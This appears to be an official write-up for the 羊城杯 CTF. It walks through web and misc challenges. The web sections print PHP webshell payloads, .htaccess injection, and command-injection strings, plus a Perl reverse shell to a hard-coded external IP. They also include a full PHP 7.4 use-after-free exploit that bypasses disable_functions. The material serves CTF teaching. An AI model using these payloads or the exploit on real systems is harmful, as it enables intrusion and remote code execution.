羊城杯官方writeup

WEB

easycon


考点：

1）一句话木马使用

2）Base64转图片

解题步骤：

1） 题目提示eavl post cmd，很明显是一句话木马，菜刀连接，发现有个文件，里面一长串base64，少了个头部分，添加以后base64转图片得到flag



oMEF+rTDvFSuV2rdYkA3TEvRzHMrAekwd2XyUvods7cdIEr77RzvwXrDNZKi7la0Wh
ZYX0UdWqzG9uBJM/aV9YNzFQBd7s2RRWLIpjLzKkPvDbleeYgJSkyfoxLjvvKKiVcqJX
pr6DmUHeKNoc8+ITolahcFEs9JBoSwGUD3ID+1anodB0PWTf61S/p1A+owO/LMW
1bl+EydQicFOhHvFuKu63Luh4i6inZbjsg8zDJHO6UvhJ/M5m4fgQDdo+GEsRo15iXh
XDLuRsimY28yvMqXDQ1AL0C4qnvtfEBQ2Nu8QP7xbyzaLcdajiF9M8dJukXwQwcDv
GZtR0lVBbFGJXrl5qXhHSMQ3lvdW8KbKXvBglRvAtswxdFdlj479DeEAQdRPAt2FA6B
ghxa1s7wcKB6SsG/RKpgDLUyGN010lQB4CQddt5XiZz+1Bk+0JHA45ghQYjMB8Tlrv
AcwCltLXpGcG3EfwnXNNjbyjZFeOhGF+gWSx8Rabm86S1M7O5Mwd4AxE1V0HRm
78mdSvab4sf89IHl942J1bDTtKYC29MscwMR3+O8JW7PPTBKlsnsO8b+ja6ZhEdDV
QVz6OO+IdvzV0I6lCuvKIQL6YlqmlHJl6ssydWW5S5YbMmO0MmK7wxBvgYNNUW
VKlcwLmadJZKm+jD0vo9g2mEI2TsVOjS5UCEISpcnHpdiUNnaLPkxhL0tlwjCD6iVCE/
/9k=

easyser

知识点：

1） PHP 基础代码审计

2） SSRF本地文件读取

3） 反序列化写入webshell，绕过死亡绕过


解题步骤：

1）源码写了不安全协议从本地，想到http 和127.0.0.1

2）读源码看反序列化，写入shell

3）伪协议base64绕过die()，rot13等等都可以

解法都可以



```php
<?php

    class GWHT{
        public $hero;
        public function __construct(){
            $this->hero = new Yongen;
        }
        public function __toString(){
            if (isset($this->hero)){
                return $this->hero->read();
            }else{
                return "go away hacker";
            }
        }
    }
    class Yongen{
        public $file = "php://filter/write=convert.base64-decode/resource=flag.php" ;
        public $text='aaaPD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTs/Pg==';
        public function read(){
                return file_get_contents($this->file);
        }
    }
    $flag = new GWHT();
    echo serialize($flag);
?>
```

easyPHP

题目源码

```
<?php
$files = scandir('./');
foreach($files as $file) {
if(is_file($file)){
if ($file !== "index.php") {
unlink($file);
}
}
}
if(!isset($_GET['content']) || !isset($_GET['filename'])) {
highlight_file(__FILE__);
die();
}
$content = $_GET['content'];
if(stristr($content,'on') || stristr($content,'html') || stristr($content,'type')
|| stristr($content,'flag') || stristr($content,'upload') ||
stristr($content,'file')) {
```

```
echo "Hacker";
die();
}
$filename = $_GET['filename'];
if(preg_match("/[^a-z\.]/", $filename) == 1) {
echo "Hacker";
die();
}
$files = scandir('./');
foreach($files as $file) {
if(is_file($file)){
if ($file !== "index.php") {
unlink($file);
}
}
}
file_put_contents($filename, $content . "\nHello, world");
?>
```

方法一

构造payload，结尾要用`\`处理content中的`\n`，不然违背`.htaccess`书写格式会导致`Apache`运行崩溃

```
?content=php_value%20pcre.backtrack_limit%200%0aphp_value%20pcre.jit%200%0a%23\&filename=.htaccess
```

没有`preg_match`的waf后就可以通过`php://filter`伪协议写入一句话

```
?filename=php://filter/write=convert.base64-decode/resource=.htaccess&content=cGhwX3ZhbHVlIHBjcmUuYmFja3RyYWNrX2xpbWl0IDAKcGhwX3ZhbHVlIHBjcmUuaml0IDAKcGhwX3ZhbHVlIGF1dG9fYXBwZW5kX2ZpbGUgLmh0YWNjZXNzCiM8P3BocCBldmFsKCRfR0VUWzFdKTs/Plw&1=phpinfo();
```

方法二

利用`\`直接绕过字符限制，读取flag

```
?filename=.htaccess&content=php_value%20auto_prepend_fil\%0ae%20.htaccess%0a%23<?php%20system('cat%20/fl[a]g');?>\
```

非预期

比赛平台那边的环境不知道怎么回事，往index.php写一句话就行....（不知道环境怎么配的，正常题目index根本没有权限写入）

EasyPHP2

第一步 看robots.txt

第二步 读源码（简易过滤绕过）审计源码

第三步 printf $count | wc -c 执行（过滤分号执行）

第四步 读文件

重要的payload（给大伙省时间）：

```
?file=php://filter/convert.%6%32ase64-encode/resource=GWHT.php
ls -al
ls /GWHT
?count=1'|  ls / | tac  ||'
?count=1'| echo "GWHTCTF" | su GWHT -c "tac /GWHT/system/of/a/down/flag.txt" ||'
```

解题思路一

```
count='|echo "<?= eval(\$_POST['shell'])?>" > a.php'
```

蚁剑连接

读文件，拿到密码，解md5

用find / -name "flag*" 找到flag文件路径为

```
/GWHT/system/of/a/down/flag.txt
```

```
printf "GWHTCTF" | su - GWHT -c 'cat /GWHT/system/of/a/down/flag.txt'
```

解题思路二

（非预期--此处引用的是甜甜的恋爱与苏哥有关队的wp）

前期思路同上

反弹shell

```
system('perl -e \'use Socket;$i="39.108.164.219";$p=60007;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};\'');
```

Blackcat


知识点：

1） PHP 基础代码审计

2）hash_hmac()函数绕过


解题步骤：

1） 打开题目有“来听听歌休息一下吧”和一个MP3播放器，查看源代码，下载MP3。



谁！竟敢踩我一只耳的尾巴！

2）用notepad打开mp3文件最后有一段源码，代码审计



```
if(empty($_POST['Black-Cat-Sheriff']) || empty($_POST['One-ear'])){
    die('谁！竟敢踩我一只耳的尾巴！');
}

$clandestine = getenv("clandestine");

if(isset($_POST['White-cat-monitor']))
    $clandestine = hash_hmac('sha256', $_POST['White-cat-monitor'], $clandestine);


$hh = hash_hmac('sha256', $_POST['One-ear'], $clandestine);

if($hh !== $_POST['Black-Cat-Sheriff']){
    die('有意瞄准，无意击发，你的梦想就是你要瞄准的目标。相信自己，你就是那颗射中靶心的子弹。');
}

echo exec("nc".$_POST['One-ear']);
```

3）hash_hmac()函数第二个参数为数组的时候，返回结果为NULL。则$clandestine可控，$hh就可以知道，下面判断即可绕过

```
White-cat-monitor[]=1&One-ear=;cat flag.php&Black-Cat-Sheriff=04b13fc0dff07413856e54695eb6a763878cd1934c503784fe6e24b7e8cdb1b6
```

A piece of java

解题步骤

源码审计，分两步 Java 反序列化。

第一步，serialkiller 白名单过滤，构造动态代理触发 JDBC 连接：

```
DatabaseInfo databaseInfo = new DatabaseInfo();
databaseInfo.setHost("x.x.x.x");
databaseInfo.setPort("x");
databaseInfo.setUsername("root");
databaseInfo.setPassword("root&userSSL=false&autoDeserialize=true&allowPublicKeyRetrieval=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor");
InfoInvocationHandler infoInvocationHandler = new InfoInvocationHandler(databaseInfo);
Info info = (Info)Proxy.newProxyInstance(databaseInfo.getClass().getClassLoader(), databaseInfo.getClass().getInterfaces(), infoInvocationHandler);
```

第二步 JDBC 反序列化攻击 apache-commons-collections，可以参考：https://github.com/codeplutos/MySQL-JDBC-Deserialization-Payload，反序列化链构造可以用 ysoserial，也可以自己写。 至于给的 pom.xml 有什么用，除了提示 JDBC 反序列化，其次就是说明引进了 commons-collections 依赖。

在 maven 仓库中查询 serialkiller，就会发现它引进了 commons-collections。

break the wall

解题思路

利用一个 bug 进行 UAF：https://bugs.php.net/bug.php?id=79820

这个 bug 可以在 7.4.x 版本上进行利用，最高可利用版本为 7.4.8。

利用思路

触发 UAF

报告者给出的最简触发脚本：

```
<?php

class Test {
    public stdClass $prop;
}

$rp = new ReflectionProperty(Test::class, 'prop');
$test = new Test;
$test->prop = new stdClass;
var_dump($rp->getType()->getName());
```

执行之后会发现输出是一个奇怪的东西：

```
string(8) "
```

在 new Test 之前先输出一遍，看看原本正常的值：

```
string(8) "stdClass"
```

调试一下查看内存，可以看到原本的内存是这样的：

```
0x7ffff3e01988: 0x0000000600000002  0x0000000000000000
0x7ffff3e01998: 0x0000000000000008  0x7373616c43647473
0x7ffff3e019a8: 0x0000000000000000  0x00007ffff3e01a50
0x7ffff3e019b8: 0x801ae7a49db87483  0x0000000000000008
0x7ffff3e019c8: 0x706d75645f726176  0x0000000000000000
0x7ffff3e019d8: 0x00007ffff3e019b0  0x801ae78c6ce6a006
```

代表这是一个字符串，引用计数为 2，长度为 8，值为 stdClass。 之后的则是这样的：

```
0x7ffff3e01988: 0x00007ffff3e019d8  0x0000000000000000
0x7ffff3e01998: 0x0000000000000008  0x7373616c43647473
0x7ffff3e019a8: 0x0000000000000000  0x00007ffff3e01a50
0x7ffff3e019b8: 0x801ae7a49db87483  0x0000000000000008
0x7ffff3e019c8: 0x706d75645f726176  0x0000000000000000
0x7ffff3e019d8: 0x00007ffff3e019b0  0x801ae78c6f29b026
```

代表字符串相关属性（变量类型、引用计数）的第一个内存单元变成了 0x00007ffff3e019d8，导致 var_dump 的输出出了点问题。仔细看就会发现，这个值就是后面的内存单元的地址，按照 PHP 底层内存分配方式来看，就是说 $rp->getType()->getName() 这个调用指向的是一个已经被 free 的内存地址，这里存在一个 UAF。

让 $rp->getType()->getName() 指向一个自定义对象

为什么要指向一个自定义对象：因为自定义对象好操作，用法比较灵活。

观察 $rp->getType()->getName() 在内存中的分配，可以看到它占用空间的大小跟 ReflectionProperty 反射的 Test 类中的成员变量类型相关（在前面的代码中，类型为 stdClass，所以将其作为长度 8 的字符串来分配空间）。将成员变量类型改为自己写的类，调整类名长度和类成员变量个数，最后：

```
<?php
class Test {
    public HelperHelperHelperHelperHelperHelperHelper $prop;
}
•
class HelperHelperHelperHelperHelperHelperHelper {
    public $a, $b;
}
•
$rp = new ReflectionProperty(Test::class, 'prop');
$test = new Test;
$test -> prop = new HelperHelperHelperHelperHelperHelperHelper;
$abc = $rp -> getType() -> getName();
$helper = new HelperHelperHelperHelperHelperHelperHelper();
if (strlen($abc) < 1000) {
    exit("UAF Failed!");
}
echo strlen($abc);
```

可以看到 $abc 的长度为 140737284944400，十六进制为 0x7ffff3e03210，即一个内存地址，说明我们成功让 $abc 这个字符串指向了一个自定义对象，而且这个字符串的长度非常长，可以通过读写这个字符串来读写更高地址的内存单元。 还需要注意的一点就是，strlen 获取的字符串的第三个内存单元的数据，直接访问字符串则是从第四个内存单元开始的。

read and write 绕过 disable_functions

怎么绕过：先在自定义对象中放一个自定义函数（也就是一个 Closure 对象），比如：

```
$helper -> a = function($x){};
```

这样自定义对象中就会有一个指向这个 Closure 对象的指针。然后通过读写将整个 Closure 对象 copy 到一块闲置的内存上，修改它的内部 handler 为 system，再修改自定义对象中的指针让它指向这个 Fake Closure，然后调用这个自定义对象中的自定义函数就可以了。 先看看自定义对象的内存存放，主要数据如下：

```
0x7ffff3e72190: 0x0000001800000002  0x0000000000000004
0x7ffff3e721a0: 0x00007ffff3e03210  0x00000000015ff820
0x7ffff3e721b0: 0x0000000000000000  0x000000000000002a
0x7ffff3e721c0: 0x0000000000000001  0x000000000000002a
0x7ffff3e721d0: 0x0000000000000001  0x0000000000000000
```

在 c 中的定义则是：

```
struct _zend_object {
    zend_refcounted_h gc;
    uint32_t          handle; // TODO: may be removed ???
    zend_class_entry *ce;
    const zend_object_handlers *handlers;
    HashTable        *properties;
    zval              properties_table[1];
};
```

两组 0x2a 和 0x01 就是对象中的两个成员变量，前一个内存单元代表值（指针），后一个代表类型，因为未初始化所以是这样的数据。 要让对象中的自定义函数指向 Fake Closure，我们就必须要知道我们将它写在了什么地方，因为写实际上是按偏移来写 $abc 字符串，所以可以通过泄露 $abc 的地址（也是自定义对象的地址）来计算写入的地址：

```
function leak($offset) {
    global $abc;
    $data = "";
    for ($i = 0;$i < 8;$i++){
        $data .= $abc[$offset + 7 - $i];
    }
    return $data;
}
•
$helper -> a = $helper;
$php_heap = leak(0x10);
```

将一个成员变量指向这个对象，这个对象的存放地址就会被放入这个成员变量的第一个内存单元处，我们只需要将它读出来就可以了。 0x00000000015ff820 是定义中的 handlers，即是 PHP 底层的一个函数 std_object_handlers：

```
0x7ffff3e721a0: 0x7ffff3e03210  0x15ff820 <std_object_handlers>
```

而总所周知，程序的函数加载到内存中之后相互之间的偏移是不会改变的，所以只要泄露出这个地址，就可以计算 zif_system 的地址（zif_system 就是 PHP 的 system 函数的 handler，disable_functions 的做法就是将 system 的 handler 置空令其无法执行）：

```
$std_object_handlers = leak(0x0);
$system_address = dechex(s2n($std_object_handlers) - 0x9f02f0);
```

0x9f02f0 是自己调试计算出的 std_object_handlers 和 zif_system 之间的偏移。 然后将真 Closure copy 出来，先初始化一个：

```
$helper -> a = function($x){};
$closure_object = leak(0x10);
```

结果发现这个 Closure 对象的地址比 $abc 低，所以不能直接用 $abc 读，但是我们可以改写另一个成员变量的类型和值，所以我们只要将它改写成一个指向某地址的字符串，就可以读取任意地址的数据：

```
function leak2($address) {
    global $helper;
    write(0x20, $address);
    $leak = strlen($helper -> b);
    $leak = dechex($leak);
    $leak = str_pad($leak, 16, "0", STR_PAD_LEFT);
    $leak = hex2bin($leak);
    return $leak;
}
•
write(0x28, "\x06");
```

为什么用 strlen 不直接读取字符串，因为直接读取字符串会有长度的问题，想读取某一块内存就需要在前面找到一个比较大的数据作为字符串长度，过于麻烦。 copy 和改写 handler：

```
function s2n($str) { // 将字符串转化为数字
    $address = 0;
    for ($i=0;$i<4;$i++){
        $address |= ord($str[4 + $i]);
        if ($i != 3){
            $address <<= 8;
        }
    }
    return $address;
}
•
function s2b($str, $offset){ // 用字符串和数字计算偏移，再转换回字符串
    return hex2bin(dechex(s2n($str) + $offset - 0x10)); // -0x10 是因为 strlen 泄露的是第三个内存单元
}
•
for ($i = 0;$i < (0x130 / 0x08);$i++) {
    write(0x308 + 0x08 * ($i + 1), leak2($prefix . s2b($closure_object, 0x08 * $i))); // 0x308 是一个空闲的 PHP Heap，实际上覆盖了其他数据应该也行，能执行命令就好
}
$abc[0x308 + 0x40] = "\x01";
write(0x308 + 0x70, $prefix . hex2bin($system_address));
write(0x10, $prefix . hex2bin(dechex(s2n($php_heap) + 0x18 + 0x308 + 0x08)));
```

实际利用

实际利用的时候，system 地址肯定是不能通过偏移来计算的，exp 中的做法是以 std_object_handlers 的地址为起点，往前搜索某一个 PHP 函数的地址，再由该 PHP 函数出发，搜索得到 system 的地址。

exp.php

```
<?php
# Bug: https://bugs.php.net/bug.php?id=79820
global $abc, $helper;
class Test {
public HelperHelperHelperHelperHelperHelperHelper $prop;
}
```

```
class HelperHelperHelperHelperHelperHelperHelper {
public $a, $b;
}
function s2n($str) {
$address = 0;
for ($i=0;$i<4;$i++){
$address <<= 8;
$address |= ord($str[4 + $i]);
}
return $address;
}
function s2b($str, $offset){
return hex2bin(str_pad(dechex(s2n($str) + $offset - 0x10), 8, "0",
STR_PAD_LEFT));
}
function leak($offset) {
global $abc;
$data = "";
for ($i = 0;$i < 8;$i++){
$data .= $abc[$offset + 7 - $i];
}
return $data;
}
function leak2($address) {
global $helper;
write(0x20, $address);
$leak = strlen($helper -> b);
$leak = dechex($leak);
$leak = str_pad($leak, 16, "0", STR_PAD_LEFT);
$leak = hex2bin($leak);
return $leak;
}
function write($offset, $data) {
global $abc;
$data = str_pad($data, 8, "\x00", STR_PAD_LEFT);
for ($i = 0;$i < 8;$i++){
$abc[$offset + $i] = $data[7 - $i];
}
}
function get_basic_funcs($std_object_handlers) {
$prefix = substr($std_object_handlers, 0, 4);
$std_object_handlers = hexdec(bin2hex($std_object_handlers));
$start = $std_object_handlers & 0x00000000fffff000 | 0x0000000000000920; # change
0x920 if finding failed
$NumPrefix = $std_object_handlers & 0x0000ffffff000000;
$NumPrefix = $NumPrefix - 0x0000000001000000;
$funcs = get_defined_functions()['internal'];
for($i = 0; $i < 0x1000; $i++) {
$addr = $start - 0x1000 * $i;
$name_addr = bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10), 8,
"0", STR_PAD_LEFT))));
if (hexdec($name_addr) > $std_object_handlers || hexdec($name_addr) < $NumPrefix)
{
continue;
}
$name_addr = str_pad($name_addr, 16, "0", STR_PAD_LEFT);
$name = strrev(leak2($prefix . s2b(hex2bin($name_addr), 0x00)));
$name = explode("\x00", $name)[0];
if(in_array($name, $funcs)) {
return [$name, bin2hex($prefix) . str_pad(dechex($addr), 8, "0", STR_PAD_LEFT),
$std_object_handlers, $NumPrefix];
}
}
}
function getSystem($unknown_func) {
$unknown_addr = hex2bin($unknown_func[1]);
$prefix = substr($unknown_addr, 0, 4);
$unknown_addr = hexdec($unknown_func[1]);
$start = $unknown_addr & 0x00000000ffffffff;
for($i = 0;$i < 0x800;$i++) {
$addr = $start - 0x20 * $i;
$name_addr = bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10), 8,
"0", STR_PAD_LEFT))));
if (hexdec($name_addr) > $unknown_func[2] || hexdec($name_addr) <
$unknown_func[3]) {
continue;
}
$name_addr = str_pad($name_addr, 16, "0", STR_PAD_LEFT);
$name = strrev(leak2($prefix . s2b(hex2bin($name_addr), 0x00)));
if(strstr($name, "system")) {
return bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10 + 0x08), 8,
"0", STR_PAD_LEFT))));
}
}
for($i = 0;$i < 0x800;$i++) {
$addr = $start + 0x20 * $i;
$name_addr = bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10), 8,
"0", STR_PAD_LEFT))));
if (hexdec($name_addr) > $unknown_func[2] || hexdec($name_addr) <
$unknown_func[3]) {
continue;
}
$name_addr = str_pad($name_addr, 16, "0", STR_PAD_LEFT);
$name = strrev(leak2($prefix . s2b(hex2bin($name_addr), 0x00)));
if(strstr($name, "system")) {
return bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10 + 0x08), 8,
"0", STR_PAD_LEFT))));
}
}
}
$rp = new ReflectionProperty(Test::class, 'prop');
$test = new Test;
$test -> prop = new HelperHelperHelperHelperHelperHelperHelper;
$abc = $rp -> getType() -> getName();
$helper = new HelperHelperHelperHelperHelperHelperHelper();
if (strlen($abc) < 1000) {
exit("UAF Failed!");
}
$helper -> a = $helper;
$php_heap = leak(0x10);
$helper -> a = function($x){};
$std_object_handlers = leak(0x0);
$prefix = substr($php_heap, 0, 4);
echo "Helper Object Address: " . bin2hex($php_heap) . "\n";
echo "std_object_handlers Address: " . bin2hex($std_object_handlers) . "\n";
$closure_object = leak(0x10);
```

```
echo "Closure Object: " . bin2hex($closure_object) . "\n";
write(0x28, "\x06");
if(!($unknown_func = get_basic_funcs($std_object_handlers))) {
die("Couldn't determine funcs address");
}
echo "Find func's adress: " . $unknown_func[1] . " -> " . $unknown_func[0] .
"\n";
if(!($system_address = getSystem($unknown_func))) {
die("Couldn't determine system address");
}
echo "Find system's handler: " . $system_address . "\n";
for ($i = 0;$i < (0x130 / 0x08);$i++) {
write(0x308 + 0x08 * ($i + 1), leak2($prefix . s2b($closure_object, 0x08 *
$i)));
}
$abc[0x308 + 0x40] = "\x01";
write(0x308 + 0x70, hex2bin($system_address));
write(0x10, $prefix . hex2bin(dechex(s2n($php_heap) + 0x18 + 0x308 + 0x08)));
echo "Fake Closure Object Address: " . bin2hex($prefix .
hex2bin(str_pad(dechex(s2n($php_heap) + 0x18 + 0x308 + 0x08), 8, "0",
STR_PAD_LEFT))) . "\n";
($helper -> a)("/readflag");
```

MISC

COM


知识点：

解方程组（z3）


解题步骤

之前天翼杯的题出过类似的

1） nc 过去，给了35条方程组，解方程组



```
883 687 845 816 50 994 405 852 363 1016 301 1016 750 353 739 199
731 132 227 186 967 699 796 386 180 494 281 24 605 227 768 365 45
68 156 376 48 811 331 264 34 762 592 213 896 599 238 157 74 406 8
261 428 98 887 806 139 4 214 67 1011 838 775 743 1023 105 375 467
619 212 255 8 20 603 539 974 399 904 452 400 284 425 650 565 492
97 166 236 899 1011 462 262 828 494 606 921 288 311 312 692 248 3
57 952 329 800 13 347 963 913 707 822 453 631 184 87 721 964 427
805 34 134 1005 137 953 881 110 233 148 788 867 719 404 277 914 9
82 991 370 1008 638 594 771 860 365 216 929 698 50 270 749 920 10
109 703 39 2 738 36 890 822 733 184 365 872 117 610 170 43 521 70
353 157 204 385 888 421 788 139 266 756 206 377 751 350 444 264 5
```



```
A = Matrix(ZZ,A)
B = Matrix(ZZ,B).transpose()
C = A.solve_right(B).transpose()
print(list(C))

[383, 832, 689, 895, 858, 1007, 627, 129, 965, 802, 297, 475, 588
```

exp

```
A = []
B = []
with open('output') as f:
for line in f:
R = line.split(' ')
for i in range(len(R)):
R[i] = int(R[i].strip())
A.append(R[:-1])
B.append(R[-1])






A = Matrix(ZZ,A)
B = Matrix(ZZ,B).transpose()
C = A.solve_right(B).transpose()
print(list(C))

# [383, 832, 689, 895, 858, 1007, 627, 129, 965, 802, 297, 475, 588, 156, 192,
71, 980, 835, 850, 311, 530, 3, 179, 109, 541, 992, 68, 649, 100, 391, 33, 867,
831, 919, 878]
```

Badapple

知识点：

音频分离

摩尔斯电码

base58

base64

解题步骤

1.已知flag分成三段flag

2.拿到压缩包，得到一个视频

仔细听音频分离音频和视频，共振峰手撕摩尔斯电码（有师傅说可以用图像识别，膜一下）

然后得到一个网址（给了提示：其中6666 6667 8000都是可以的--本菜鸡以为大佬们会去扫一下端口的嘤嘤嘤）

3.登录网址后，看图morse电码解出or审计js.js发现里面有base58码（字符串--utf8Unicode），解出flag3

4.网址结尾有base64加密的注释，得到最后的flag----大大的hint（喝醉了说的话听不懂....）

SIGNIN2

知识点：

找论文

